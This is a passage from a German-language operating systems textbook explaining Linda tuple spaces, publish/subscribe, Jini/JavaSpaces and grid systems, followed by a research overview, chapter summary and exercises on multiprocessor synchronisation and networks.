Ein **Tupel** ist einer Struktur in C oder Java ähnlich. Es besteht aus einem oder mehreren Feldern, von denen jedes einen Wert eines Typs enthält, der von der zugrunde liegenden Sprache unterstützt wird (Linda wurde durch Hinzufügen einer Bibliothek zu einer existierenden Sprache wie C implementiert). Für C-Linda sind die Feldtypen Integers, Long Integers und Gleitkommazahlen sowie zusammengesetzte Typen wie Arrays (inklusive Strings) und Strukturen (aber keine anderen Tupel). Anders als Objekte bestehen Tupel aus reinen Daten; sie besitzen keine assoziierten Methoden. ►Abbildung 8.40 zeigt einige Beispiele von Tupeln.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("familie", "ist-schwester", "Stefanie", "Roberta")
```

Abbildung 8.40: Drei Linda-Tupel

Es gibt vier Operationen auf den Tupeln. Die erste, *out*, fügt dem Tupelraum ein Tupel hinzu. Zum Beispiel:

```
out("abc", 2, 5);
```

Das Tupel ("abc", 2, 5) wird in den Tupelraum eingegliedert. Die Felder von *out* sind gewöhnlich Konstanten, Variablen oder Ausdrücke wie in

```
out("matrix-1", i, j, 3.14);
```

Durch diese Anweisung wird ein Tupel mit vier Feldern ausgegeben, deren zweites und drittes Feld durch die aktuellen Werte der Variablen *i* und *j* bestimmt sind.

Tupel werden dem Tupelraum durch die *in*-Basisoperation entnommen. Sie werden eher durch ihren Inhalt als durch ihre Namen oder Adressen identifiziert. Die Felder von *in* können Ausdrücke oder formale Parameter sein. Betrachten Sie beispielsweise

```
in("abc", 2, ?i);
```

Diese Operation „sucht“ den Tupelraum nach einem Tupel ab, das den String "abc", den Integer 2 und ein drittes Feld aufweist, das einen beliebigen Integer enthält (unter der Annahme, dass *i* ein Integer ist). Falls das Tupel gefunden werden kann, so wird es aus dem Tupelraum entfernt und die Variable *i* wird dem Wert des dritten Feldes zugewiesen. Das Suchen und Finden ist atomar. Führen zwei Prozesse daher dieselbe

in-Operation zur gleichen Zeit aus, so wird nur einer von ihnen damit Erfolg haben – solange es nicht zwei passende Tupel gibt. Der Tupelraum kann sogar mehrere Kopien des gleichen Tupels enthalten.

Der Algorithmus, der von *in* verwendet wird, um die Tupel zu finden, ist unkompliziert und geradlinig. Die Felder der *in*-Operation werden **Templates** genannt und (konzeptuell) mit allen korrespondierenden Feldern jedes Tupels im Tupelraum verglichen. Ein Tupel ist gefunden, wenn jede der folgenden Bedingungen erfüllt ist:

1. Das Template und das Tupel haben die gleiche Anzahl von Feldern.
2. Die Typen der sich gegenseitig entsprechenden Felder sind gleich.
3. Jede Konstante oder Variable im Template entspricht ihrem Tupelfeld.

Formale Parameter, die durch ein Fragezeichen gefolgt von einem Variablenamen oder Typ gekennzeichnet sind, nehmen nicht an den Vergleichen teil (außer der Typüberprüfung). Dennoch werden alle Parameter, die einen Variablenamen enthalten, nach einem erfolgreichen Vergleich zugewiesen.

Existiert kein passendes Tupel, dann wird der Prozess so lange angehalten, bis ein anderer Prozess das benötigte Tupel dem Tupelraum hinzufügt; der Aufrufer wird zu diesem Zeitpunkt automatisch aufgeweckt und erhält das benötigte neue Tupel. Die Tatsache, dass die Prozesse automatisch blockieren und wieder freigegeben werden, bedeutet für zwei Prozesse, von denen einer ein Tupel dem Raum hinzufügen und der andere eines entnehmen will, dass es keine Rolle spielt, welcher Prozess zuerst an die Reihe kommt. Der einzige Unterschied ist, dass eine kleine Verzögerung auftritt, bis das Tupel verfügbar ist und entnommen werden kann, wenn *in* vor *out* kommt.

Der Umstand, dass die Prozesse blockieren, wenn ein benötigtes Tupel nicht verfügbar ist, lässt sich in vielerlei Hinsicht nutzen. Zum Beispiel können damit Semaphore implementiert werden. Um ein Semaphore *S* zu erzeugen oder ein *up* darauf auszuführen, kann ein Prozess

```
out("semaphore S");
```

ausführen. Für ein *down* kann hingegen ein

```
in("semaphore S");
```

ausgeführt werden. Der Zustand des Semaphors *S* ist durch die Anzahl der „semaphore *S*“-Tupel im Tupelraum bestimmt. Existiert kein solches Tupel, dann wird jeder Versuch, eines in Besitz zu nehmen, scheitern, bis ein anderer Prozess eines zur Verfügung stellt.

Zuzüglich zu *out* und *in* stellt Linda auch die Operation *read* zur Verfügung. Sie entspricht *in*, entfernt jedoch das Tupel nicht aus dem Tupelraum. Es gibt auch noch die Operation *eval*, die ihre Parameter parallel auswertet und das resultierende Tupel in den Tupelraum einfügt. Dieser Mechanismus lässt sich verwenden, um beliebige Berechnungen auszuführen. Auf diese Art werden parallele Prozesse in Linda realisiert.

Publish/Subscribe

Unser nächstes Beispiel für ein koordinationsbasiertes Modell war durch Linda inspiriert und wird **Publish/Subscribe** genannt (Oki et al., 1993). Es besteht aus einer Anzahl von Prozessen, die an ein Übertragungsnetzwerk angeschlossen sind. Jeder Prozess kann Erzeuger von Information, Verbraucher von Information oder beides sein.

Wenn ein Informationserzeuger eine neue Information hat (z.B. einen neuen Börsenkurs), dann verbreitet er die Information als Tupel im Netzwerk. Diese Aktion wird **Publishing** (Publizieren) genannt. Jedes Tupel enthält eine hierarchisch aufgebaute Betreffzeile, die aus verschiedenen, durch Punkte getrennten Feldern besteht. Prozesse, die an bestimmten Themen interessiert sind, können diese abonnieren (**Subscribing**); dazu wird einem Tupel-Daemon-Prozess auf derselben Maschine mitgeteilt, nach welcher Betreffzeile er suchen soll; Platzhalter sind bei der Suche erlaubt.

Publish/Subscribe wird implementiert, wie es in ►Abbildung 8.41 dargestellt ist. Publiziert ein Prozess ein Tupel, dann verbreitet er es im gesamten lokalen LAN. Der Tupel-Daemon auf jeder Maschine kopiert all die verbreiteten Tupel in sein RAM, untersucht die Betreffzeile, um herauszufinden, welche Prozesse daran interessiert sind, und gibt die Kopie schließlich an diese weiter. Tupel können genauso gut über ein WAN oder das Internet verbreitet werden. Dazu muss eine Maschine in jedem LAN als Informationsrouter fungieren und alle veröffentlichten Tupel sammeln und diese an die anderen LANs zur Weiterverbreitung geben. Diese Weiterverbreitung kann auch intelligent betrieben werden, indem ein Tupel nur dann an ein LAN weitergegeben wird, wenn dieses LAN mindestens einen Abonnenten hat, der an dem Tupel interessiert ist. Dieses Vorgehen verlangt, dass die Router Informationen über die Abonnenten austauschen.




Abbildung 8.41: Die Publish/Subscribe-Architektur

Es können verschiedene Arten von Semantik implementiert werden; dazu zählt zuverlässige bzw. garantierter Zustellung, sogar angesichts drohender Abstürze. In letzterem Fall ist es jedoch nötig, alte Tupel zu speichern, für den Fall, dass sie später noch einmal gebraucht werden. Ein Weg wäre, ein Datenbanksystem anzuschließen, das alle Tupel abonniert. Dazu kann man dem Datenbanksystem einen Adapter hinzufügen, mit dessen Hilfe eine existierende Datenbank mit dem Publish/Subscribe-Modell zusammenarbeiten kann. Der Adapter fängt alle Tupel ein und legt sie in der Datenbank ab.

Das Publish/Subscribe-Modell entkoppelt genau wie Linda die Erzeuger vollständig von den Verbrauchern. Dennoch ist es manchmal nützlich zu wissen, wer sonst noch da draußen ist. An diese Information kann man durch die Veröffentlichung eines Tupels kommen, das einfach nur fragt: „Wer da draußen ist an x interessiert?“ Die Antworten kommen in Tupelform zurück und lauten: „Ich bin an x interessiert.“

Jini

Seit über 50 Jahren ist das Computerwesen CPU-zentriert, wobei ein Rechner ein freistehendes Gerät ist, das aus einer CPU, etwas primärem Speicher und fast immer einem Massenspeicher wie einer Platte besteht. **Jini** der Firma Sun Microsystems ist ein Versuch, dieses Modell in eines zu ändern, dass man als netzwerkzentriert beschreiben könnte (Waldo, 1999).

Die Welt von Jini besteht aus einer großen Anzahl von in sich abgeschlossenen Jini-Geräten. Jedes dieser Geräte bietet den anderen einen oder mehrere Dienste an. Ein Jini-Gerät kann ohne komplexe Installationsverfahren an ein Netzwerk angeschlossen werden und sofort Dienste anbieten und in Anspruch nehmen. Beachten Sie, dass die Geräte an ein *Netzwerk* und nicht an einen *Computer* angeschlossen werden, was der traditionelle Weg gewesen wäre. Ein Jini-Gerät kann ein herkömmlicher Computer sein, aber genauso gut auch ein Drucker, ein Handheld-Computer, ein Mobiltelefon, eine Fernsehanlage, eine Stereoanlage oder ein sonstiges Gerät mit einer CPU, etwas Speicher und einer (möglicherweise kabellosen) Netzwerkverbindung. Ein Jini-System ist ein loser Verbund von Jini-Geräten ohne eine zentrale Verwaltung, die nach Belieben kommen und gehen.

Wenn ein Jini-Gerät dem Verbund beitreten will, dann verbreitet es ein Paket im lokalen LAN oder in der lokalen kabellosen Zelle, um zu fragen, ob ein **Suchdienst** (*lookup service*) zur Verfügung steht. Das Protokoll, das benutzt wird, um diesen Dienst zu finden, heißt **Discovery-Protokoll** und ist eines der wenigen fest verdrahteten Protokolle in Jini. (Alternativ kann das neue Jini-Gerät warten, bis es eine periodische Ankündigung des Suchdienstes auffängt; diesen Mechanismus behandeln wir hier allerdings nicht.)

Erkennt der Suchdienst, dass sich ein neues Gerät registrieren möchte, antwortet es mit einem Code, der die Registrierung ausführen kann. Da Jini durchweg ein Java-System ist, ist der gesandte Code in JVM (der Sprache der Java Virtual Machine), das alle Jini-Geräte verstehen und (gewöhnlich interpretierend) ausführen müssen. Das neue Gerät führt nun den Code aus, der den Suchdienst kontaktiert und mit dessen Hilfe sich das Gerät für eine feste Zeitspanne registriert. Kurz vor Verstreichen dieser Zeitspanne kann sich das Gerät erneut registrieren. Dieser Mechanismus ermöglicht es einem Jini-Gerät, das System einfach durch Abschaltung zu verlassen und seine frühere Existenz wird bald vergessen sein – eine zentrale Verwaltung ist nicht erforderlich. Die Registrierung für ein festes Zeitintervall wird sozusagen **gepachtet** (*leasing*).

Beachten Sie, dass der Code für die Registrierung mit der Entwicklung des Systems geändert werden kann, ohne dabei die Hard- und Software des Gerätes anzutasten. Tatsächlich ist sich das Gerät der Art des Registrierungsprotokolls nicht einmal bewusst. Es gibt einen Teil des Registrierungsprozesses, dessen sich das Gerät bewusst ist. Dieser stellt einige Attribute und Proxy-Code zur Verfügung, den andere Geräte später dazu benutzen, um auf dieses Jini-Gerät zuzugreifen.

Sucht ein Gerät oder Benutzer nach einem bestimmten Service, dann kann der Suchdienst befragt werden, ob er einen solchen Service kennt. Die Anfrage enthält eventuell einige der Attribute, die die Geräte während der Registrierung verwenden. War die Suche erfolgreich, so wird der Proxy, den das Gerät während der Registrierung zur Verfügung gestellt hat, an den Suchenden zurückgesandt und ausgeführt, um das gewünschte Gerät zu kontaktieren. Folglich kann ein Gerät oder Benutzer mit einem anderen Gerät Kontakt aufnehmen, ohne etwas über dessen Standort oder Protokoll wissen zu müssen.

Jini-Clients und -Dienste (Hardware- oder Softwaregeräte) kommunizieren und synchronisieren über **JavaSpaces**, die nach den Linda-Tupelräumen modelliert sind, sich aber in einigen wichtigen Details von diesen unterscheiden. Jeder JavaSpace besteht aus einer Anzahl von stark typisierten Einträgen. Diese Einträge ähneln den Linda-Tupeln, wobei sie streng typisiert sind, während Linda-Tupel untypisiert sind. Jeder Eintrag besteht aus einer Anzahl von Feldern, jedes ist von einem Java-Basistyp. Beispielsweise könnte ein Eintrag des Typs „Angestellter“ aus einem String (für den Personenamen), einem Integer (für seine Abteilung), einem zweiten Integer (für die Telefondurchwahl) und einem Boolean (für Vollzeitarbeit) bestehen.

Nur vier Methoden sind über einem JavaSpace definiert (obwohl zwei von ihnen auch in Varianten vorliegen):

- 1. Write:** legt einen neuen Eintrag im JavaSpace ab
- 2. Read:** kopiert einen Eintrag, der einem Template entspricht, aus dem JavaSpace
- 3. Take:** kopiert und entfernt einen Eintrag, der auf ein Template passt
- 4. Notify:** benachrichtigt den Aufrufer, wenn ein passender Eintrag geschrieben wird

Die *write*-Methode stellt den Eintrag zur Verfügung und bestimmt dessen Pachtzeit, d.h., nach Ablauf dieser wird der Eintrag entfernt. Im Gegensatz dazu bleiben Linda-Tupel bestehen, bis sie entfernt werden. Ein JavaSpace kann den gleichen Eintrag mehrere Male enthalten, er ist damit keine Menge im mathematischen Sinne (ebenso wie bei Linda).

Die *read*- und *take*-Methoden stellen das Template des zu suchenden Eintrages. Jedes Feld im Template kann einen spezifischen Eintrag enthalten, dem entsprochen werden muss, oder einen Platzhalter, der allen Werten eines bestimmten Typs entspricht. Ist ein passender Eintrag gefunden, so wird dieser zurückgegeben und im Falle von *take* auch noch aus dem JavaSpace entfernt. Jede dieser beiden JavaSpace-Methoden hat zwei Varianten, die sich für den Fall, dass kein Eintrag gefunden wurde, unterscheiden. Die eine Variante gibt unverzüglich einen Fehlerindikator zurück, während die andere ein Timeout (als Parameter übergeben) abwartet.

Die *notify*-Methode erkennt das Interesse an einem bestimmten Template. Falls ein Eintrag im späteren Verlauf hinzugefügt wird, dann wird die *notify*-Methode des Aufrufers aufgerufen.

Anders als in Linda-Tupelräumen unterstützt JavaSpace atomare Transaktionen. Mit deren Hilfe können verschiedene Methoden gruppiert werden. Entweder werden sie alle ausgeführt oder keine von ihnen. Während der Transaktion sind Änderungen am

JavaSpace außerhalb der Transaktion nicht sichtbar. Erst wenn die Transaktion vollständig abgeschlossen ist, werden die Änderungen für andere Aufrufer sichtbar.

JavaSpace kann für die Synchronisation zwischen kommunizierenden Prozessen verwendet werden. In einer Erzeuger-Verbraucher-Situation legt der Erzeuger beispielsweise die produzierten Einträge in einem JavaSpace ab. Der Verbraucher entfernt sie mithilfe von *take* und blockiert, wenn keine Einträge zur Verfügung stehen. JavaSpace garantiert, dass jede dieser Methoden atomar ausgeführt wird, und folglich besteht keine Gefahr, dass ein Prozess einen erst zur Hälfte abgelegten Eintrag liest.

8.4.7 Grid-Systeme

Eine Besprechung der verteilten Systeme wäre nicht vollständig, ohne nicht zumindest eine neuere Entwicklung zu erwähnen, die zukünftig möglicherweise wichtig wird: Grid-Systeme. Ein Grid ist eine große, geografisch verstreute und in der Regel heterogene Sammlung von Maschinen, die über ein privates Netzwerk oder das Internet miteinander verbunden sind und die ihren Benutzern eine Reihe von Diensten anbietet. Manchmal wird ein Grid-System mit einem virtuellen Supercomputer verglichen, aber es ist noch mehr als das. Es ist eine Sammlung von unabhängigen Computern, normalerweise in mehreren Verwaltungsbereichen, von denen jeder eine gemeinsame Middleware-Schicht hat, damit alle Programme und Benutzer bequem und konsistent auf alle Ressourcen zugreifen können.

Die ursprüngliche Motivation zur Konstruktion eines Grid-Systems war das Teilen von CPU-Zyklen. Die Idee dabei ist: Wenn eine Organisation ihre Rechenleistung nicht vollständig benötigt (z.B. nachts), dann könnte eine andere Organisation (die vielleicht mehrere Zeitzonen entfernt sitzt) diese Zyklen bekommen und dann zwölf Stunden später zurückgeben. Heute sind Grid-Forscher damit beschäftigt, auch andere Ressourcen zu teilen, insbesondere spezialisierte Hardware und Datenbanken.

Typischerweise führt in Grid-Systemen jede teilnehmende Maschine eine Menge von Programmen aus, die die jeweilige Maschine verwalten und sie in das Grid-System integrieren. Diese Software kümmert sich gewöhnlich um die Authentifizierung und das Login von entfernten Benutzern, die Ressourcenankündigung und -auffindung, das Scheduling und um weitere Aufgaben. Wenn ein Benutzer Arbeit zu vergeben hat, dann bestimmt die Grid-Software, welche Maschine ungenutzte Kapazitäten und die Hardware-, Software- und Datenressourcen hat, um diese Aufgabe zu erledigen. Dann verschiebt sie den Auftrag dorthin, bereitet ihn zur Ausführung vor und liefert das Resultat später zurück an den Benutzer.

Eine bekannte Middleware in der Grid-Welt ist das **Globus Toolkit**, das für zahlreiche Plattformen verfügbar ist und viele (neu entstehende) Grid-Standards unterstützt (Foster, 2005). Globus stellt einen Rahmen zur Verfügung, mit dessen Hilfe die Benutzer Computer, Dateien und andere Ressourcen flexibel und sicher miteinander teilen können, ohne ihre lokale Autonomie aufgeben zu müssen. Es wird als Basis für den Aufbau vieler verteilter Anwendungen eingesetzt.

8.5 Forschung zu Multiprozessorsystemen

In diesem Kapitel haben wir uns vier Arten von Multiprozessorsystemen angesehen: Multiprozessoren, Multicomputer, virtuelle Maschinen und verteilte Systeme. Lassen Sie uns auch noch einen kurzen Blick auf die Forschung in diesen Gebieten werfen.

Ein Großteil der Forschung über Multiprozessoren widmet sich der Hardware, insbesondere wie der gemeinsame Speicher zu realisieren und kohärent zu halten ist (z.B. Higham et al., 2007). Es gibt jedoch auch andere Forschung zu Multiprozessoren, besonders zu Chip-Multiprozessoren und den dazugehörigen Programmiermodellen und Betriebssystemaspekten (Fedorova et al., 2005; Tan et al., 2007), zu Kommunikationsmechanismen (Brisolara et al., 2007), zur Energieverwaltung auf Software-Ebene (Park et al., 2007), zur Sicherheit (Yang und Peng, 2006) und natürlich zu zukünftigen Herausforderungen (Wolf, 2004). Außerdem ist Scheduling ein stets beliebtes Thema (Chen et al., 2007; Lin und Rajaraman, 2007; Rajagopalan et al., 2007; Tam et al., 2007; Yahav et al., 2007).

Multicomputer sind viel einfacher zu bauen als Multiprozessoren. Es wird nur eine Ansammlung von PCs oder Workstations und ein Hochgeschwindigkeitsnetz benötigt. Aus diesem Grund sind sie ein beliebtes Forschungsthema an Universitäten. Ein großer Teil der Arbeiten bezieht sich in der einen oder anderen Form auf verteilten gemeinsamen Speicher, manchmal seitenbasiert, manchmal jedoch komplett in Software realisiert (Byung-Hyun et al., 2004; Chapman und Heiser, 2005; Huang et al., 2001; Kontothanassis et al., 2005; Nikolopoulos et al., 2001; Zhang et al., 2006). Auch Programmiermodelle sind untersucht worden (Dean und Ghemawat, 2004). Energieverbrauch in großen Rechenzentren ist ein Thema (Bash und Forman, 2007; Ganesh et al., 2007; Villa, 2006), ebenso wie das Skalieren von Zehntausenden von CPUs (Friedrich und Rolia, 2007).

Virtuelle Maschinen sind ein äußerst gefragtes Gebiet, zu dem es viele Veröffentlichungen mit unterschiedlichen Aspekten zum Thema gibt, darunter zur Energieverwaltung (Moore et al., 2005; Stoess et al., 2007), zur Speicherverwaltung (Lu und Shen, 2007) und zur Verwaltung von vertrauenswürdigen Systemen (Garfinkel et al., 2003; Lie et al., 2003). Sicherheit wird ebenfalls beachtet (Jaeger et al., 2007). Auch die Optimierung der Performance ist von großem Interesse, besonders die CPU-Performanz (King et al., 2003), die Netzwerk-Performanz (Menon et al., 2006) und die Performanz der Ein-/Ausgabe (Cherkasova und Gardner, 2005; Liu et al., 2006). Virtuelle Maschinen ermöglichen Migration, deshalb ist dies ebenfalls ein interessantes Thema (Bradford et al., 2007; Huang et al., 2007). Außerdem können virtuelle Maschinen bei der Fehlersuche in Betriebssystemen eingesetzt werden (King et al., 2005).

Mit der Verbreitung von verteilten Computern steigt auch das Forschungsinteresse am Bereich der verteilten Datei- und Speichersysteme. Dazu gehören Fragestellungen wie langfristige Wartbarkeit angesichts von Hard- und Softwarefehlern, menschliche Irrtümer und umweltbedingte Störungen (Baker et al., 2006; Kotla et al., 2007; Maniatis et al., 2005; Shah et al., 2007; Storer et al. 2007), Einsatz von nicht vertrauenswürdigen Servern (Adya et al., 2002; Popescu et al., 2003), Authentifizierung (Kaminsky et al., 2003) und Skalierbarkeit in verteilten Dateisystemen (Ghemawat et al., 2003; Saito, 2002; Weil et al., 2006).

Erweiterte verteilte Dateisysteme sind ebenfalls untersucht worden (Peek et al., 2007), genauso wie verteilte Peer-to-Peer-Dateisysteme (Dabek et al., 2001; Gummadi et al., 2003; Muthitacharoen et al., 2002; Rowstron und Druschel, 2001). Wenn einige der Knoten mobil sind, dann ist auch das Thema Energieeffizienz wichtig (Nightingale und Flinn, 2004).

ZUSAMMENFASSUNG

Computersysteme können durch den Einsatz mehrerer CPUs schneller und zuverlässiger werden. Vier Organisationsmöglichkeiten für Systeme mit mehreren CPUs sind Multiprozessoren, Multicomputer, virtuelle Maschinen und verteilte Systeme. Jede hat ihre eigenen Eigenschaften und Diskussionspunkte.

Ein **Multiprozessor** besteht aus zwei oder mehr CPUs, die sich ein gemeinsames RAM teilen. Die CPUs können durch einen Bus, ein Koppelfeld oder ein mehrstufiges Schaltnetzwerk verbunden sein. Viele Betriebssystemkonfigurationen sind möglich, zum Beispiel: Jede CPU hat ihr eigenes Betriebssystem; ein Master-Betriebssystem mit angeschlossenen Slaves; ein symmetrischer Multiprozessor mit einer einzigen Kopie des Betriebssystems, auf das jede CPU zugreifen kann. Im letzten Fall werden Sperren für die Synchronisation benötigt. Falls eine Sperre im Moment nicht verfügbar ist, dann kann die CPU entweder aktiv warten oder einen Kontextwechsel durchführen. Es gibt verschiedene Arten von Scheduling-Algorithmen, unter anderem Timesharing, Space-Sharing und Gang-Scheduling.

Multicomputer haben ebenfalls zwei oder mehr CPUs, jedoch hat jede hier ihren eigenen privaten Speicher. Sie teilen sich kein gemeinsames RAM und somit erfolgt jegliche Kommunikation notwendigerweise über den Austausch von Nachrichten. In einigen Fällen besitzt die Netzwerkkarte ihre eigene CPU, wobei die Kommunikation zwischen der Haupt-CPU und der CPU der Netzwerkkarte gut organisiert werden muss, um Konkurrenzsituationen zu vermeiden. Die Kommunikation auf Benutzerebene bei Multicomputern macht oft von entfernten Prozeduraufrufen Gebrauch, doch gemeinsamer Speicher kann ebenso verwendet werden. Der Lastausgleich bezüglich Prozesse stellt ein wesentliches Problem dar. Zu den verschiedenen dafür entwickelten Algorithmen gehören senderinitiierte und empfängerinitiierte Algorithmen.

Virtuelle Maschinen können mithilfe von einer oder mehreren CPUs den Eindruck erwecken, als seien mehr CPUs als in Wirklichkeit vorhanden. Auf diese Weise ist es möglich, mehrere Betriebssysteme oder mehrere (inkompatible) Versionen des gleichen Betriebssystems gleichzeitig auf derselben Hardware laufen zu lassen. In Kombination mit dem Multicomputerentwurf entsteht ein potenzieller Multigroßrechner.

Verteilte Systeme sind lose verbundene Systeme. Jeder Knoten ist ein vollwertiger Computer mit vollständiger Peripherie und eigenem Betriebssystem. Oft sind solche Systeme geografisch über ein großes Gebiet verteilt. Um eine gemeinsame Basis für Anwendungen zu schaffen, setzt man häufig Middleware auf das Betriebssystem auf. Zu den verschiedenen Arten von Middleware gehören dokumentenbasierte, dateibasierte, objektbasierte und koordinationsbasierte Middleware. Beispiel dafür sind das World Wide Web, CORBA, Linda und Jini.

Übungen

1. Können das Newsgruppen-System USENET oder das SETI@home-Projekt als verteilte Systeme verstanden werden? (SETI@home benutzt mehrere Millionen untätiger PCs, um Daten von Radioteleskopen auf der Suche nach außerirdischem Leben zu analysieren.) Falls ja, wie passen sie dann in die Kategorien der ►Abbildung 8.1?
2. Was passiert, wenn zwei CPUs in einem Multiprozessor versuchen, auf exakt dasselbe Wort zur exakt selben Zeit zuzugreifen?
3. Wenn eine CPU mit jedem Befehl eine Speicheranfrage ausgibt und der Computer mit 200 MIPS läuft, wie viele CPUs sind dann nötig, um einen 400-MHz-Bus vollständig auszulasten? Nehmen Sie an, dass ein Speicherzugriff einen Buszyklus benötigt. Wiederholen Sie nun das Problem für ein System, in dem Caches benutzt werden, die eine Trefferquote von 90% haben. Welche Trefferquote wäre nötig, um 32 CPUs die gemeinsame Benutzung des Busses zu gestatten, ohne diesen zu überlasten?
4. Nehmen Sie an, dass die Verbindung zwischen Schalter 2A und Schalter 3B in dem Omega-Netzwerk der ►Abbildung 8.5 unterbrochen ist. Wer ist von wem abgeschnitten?
5. Wie erfolgt die Signalbehandlung im Modell der ►Abbildung 8.7?
6. Schreiben Sie die Prozedur *enter_region* der Abbildung 2.24 neu. Verwenden Sie dabei die reine Leseoperation, um das von TSL hervorgerufene Flattern zu reduzieren.
7. Mehrkernprozessoren tauchen langsam in konventionellen Desktop-Maschinen und Laptops auf. Desktoprechner mit zehn oder Hunderten von Kernen sind keine reine Zukunftsmusik mehr. Eine Möglichkeit, um sich die Leistung zunutze zu machen, ist es, Standardanwendungen wie Textverarbeitungsprogramm oder Webbrower zu parallelisieren. Eine weitere Möglichkeit ist die Parallelisierung der Dienste, die vom Betriebssystem angeboten werden



Lösungshinweise

(z.B. TCP), oder die Parallelisierung von viel genutzten Bibliotheksdielen (z.B. sichere http-Bibliotheksfunktionen). Welcher Ansatz erscheint Ihnen erfolgversprechender? Warum?

8. Sind kritische Regionen für Code-Teile in einem SMP-Betriebssystem wirklich nötig, um Wettlaufsituationen zu vermeiden, oder erfüllen Mutexe auf Datenstrukturen die Aufgabe genauso gut?
9. Wenn der `TSL`-Befehl für die Synchronisation von Multiprozessoren eingesetzt wird, dann wandert der Cache-Block mit dem Mutex zwischen der CPU, die die Sperre hält, und der CPU, die die Sperre anfordert, hin und her, falls beide fortwährend auf den Block zugreifen. Um den Verkehr auf dem Bus zu reduzieren, führt die anfragende CPU alle 50 Buszyklen einen `TSL`-Befehl aus. Die CPU, die die Sperre hält, greift jedoch immer zwischen den `TSL`-Befehlen auf den Block zu. Angenommen, ein Cache-Block besteht aus 16 32-Bit-Wörtern, von denen jedes einen Buszyklus für einen Transfer benötigt, und der Bus arbeitet mit 400 MHz. Welcher Bruchteil der Busbandbreite wird verbraucht, wenn der Cache-Block hin- und herbewegt wird?
10. Im Text wurde vorgeschlagen, einen Binary-Exponential-Backoff-Algorithmus zwischen den `TSL`-Befehlen zu verwenden, um aktiv auf eine Sperre zu warten. Es wurde ebenfalls vorgeschlagen, eine obere Schranke für die Wartezeit zwischen den Polling-Intervallen einzuführen. Wenn es keine obere Schranke gäbe, würde der Algorithmus dennoch korrekt funktionieren?
11. Nehmen Sie an, dass der `TSL`-Befehl nicht für die Synchronisation in einem Multiprozessor verfügbar wäre. Stattdessen gibt es den Befehl `SWP`, der automatisch die Inhalte eines Registers mit einem Wort im Speicher vertauscht. Könnte dieser alternative Befehl benutzt werden, um Multiprozessorschynchronisation zu realisieren? Falls ja, wie würde man vorgehen? Falls nicht, warum nicht?
12. In dieser Aufgabe sollen Sie berechnen, wie stark ein Spinlock den Bus belastet. Stellen Sie sich vor, dass jeder Befehl, der von der CPU ausgeführt wird, 5 ns dauert. Nachdem der Befehl ausgeführt wurde, werden alle – beispielsweise für den `TSL`-Befehl – benötigten Bus-Zyklen ausgeführt. Jeder Bus-Zyklus benötigt weitere 10 ns vor und nach der Ausführungszeit des Befehles. Wenn nun ein Prozess versucht, mithilfe einer `TSL`-Schleife in eine kritische Region einzutreten, welcher Bruchteil der Busbandbreite wird dann dadurch verbraucht? Nehmen Sie an, dass normales Caching verwendet wird, so dass das Holen eines Befehles innerhalb der Schleife keine Bus-Zyklen verbraucht.
13. In ►Abbildung 8.12 wurde eine Umgebung für ein Timesharing-Scheduling dargestellt. Warum ist in Teil (b) nur ein Prozess (A) gezeigt?
14. Das Affinity-Scheduling reduziert Fehler bei Cache-Zugriffen. Reduziert es auch erfolglose TLB-Zugriffe? Wie verhält es sich mit Seitenfehlern?

15. Berechnen Sie für jede Topologie der ►Abbildung 8.16 den Durchmesser des Netzwerkes. Zählen Sie in dieser Aufgabe alle Sprünge (Host-Router und Router-Router) gleichermaßen.
16. Betrachten Sie noch einmal die Doppel-Torus-Topologie aus ►Abbildung 8.16(d), diesmal jedoch verallgemeinert auf $k \times k$. Wie groß ist der Durchmesser des Netzwerkes? *Hinweis:* Behandeln Sie gerade und ungerade k getrennt.
17. Die Bisektionsbandbreite eines Verbindungsnetzwerkes wird oft als Maßstab für dessen Kapazität angesehen. Sie wird berechnet, indem die kleinste Anzahl von Verbindungen entfernt wird, die das Netzwerk in zwei gleich große Teile teilt. Die Kapazität der entfernten Verbindungen wird dann aufaddiert. Gibt es mehrere Wege, um die Teilung zu erreichen, so ist diejenige mit der kleinsten Bandbreite die Bisektionsbandbreite. Wie groß ist die Bisektionsbandbreite bei einem Netzwerk, das aus einem $8 \times 8 \times 8$ -Würfel besteht und bei dem jede Verbindung die Kapazität 1 Gbps hat?
18. Betrachten Sie einen Multicomputer, dessen Netzwerkschnittstelle im Benutzermodus ist. Nur drei Kopien werden folglich auf dem Weg vom Quell-RAM zum Ziel-RAM benötigt. Nehmen Sie an, dass eine Kopie eines 32-Bit-Wortes auf oder von der Netzwerkkarte 20 ns benötigt und das Netzwerk selbst mit 1 Gbps arbeitet. Wie groß wäre die Zeitverzögerung für ein 64-Byte-Paket, das von der Quelle zum Ziel bewegt wird, wobei der Zeitaufwand für die Kopien ignoriert werden kann? Was hat es mit dem Zeitaufwand für die Kopie auf sich? Überlegen Sie sich nun den Fall, dass zwei zusätzliche Kopien benötigt werden – zum Kern auf der sendenden Seite und vom Kern auf der empfangenden Seite. Wie groß ist die Zeitverzögerung in diesem Fall?
19. Wiederholen Sie die letzte Aufgabe für die Fälle, dass drei und fünf Kopien benötigt werden. Berechnen Sie aber diesmal die Bandbreite und nicht die Zeitverzögerung.
20. Inwiefern müssen sich die Implementierungen von *send* und *receive* für ein Multiprozessorsystem mit gemeinsamem Speicher und für einen Multicomputer unterscheiden? Wird dadurch die Performanz beeinflusst?
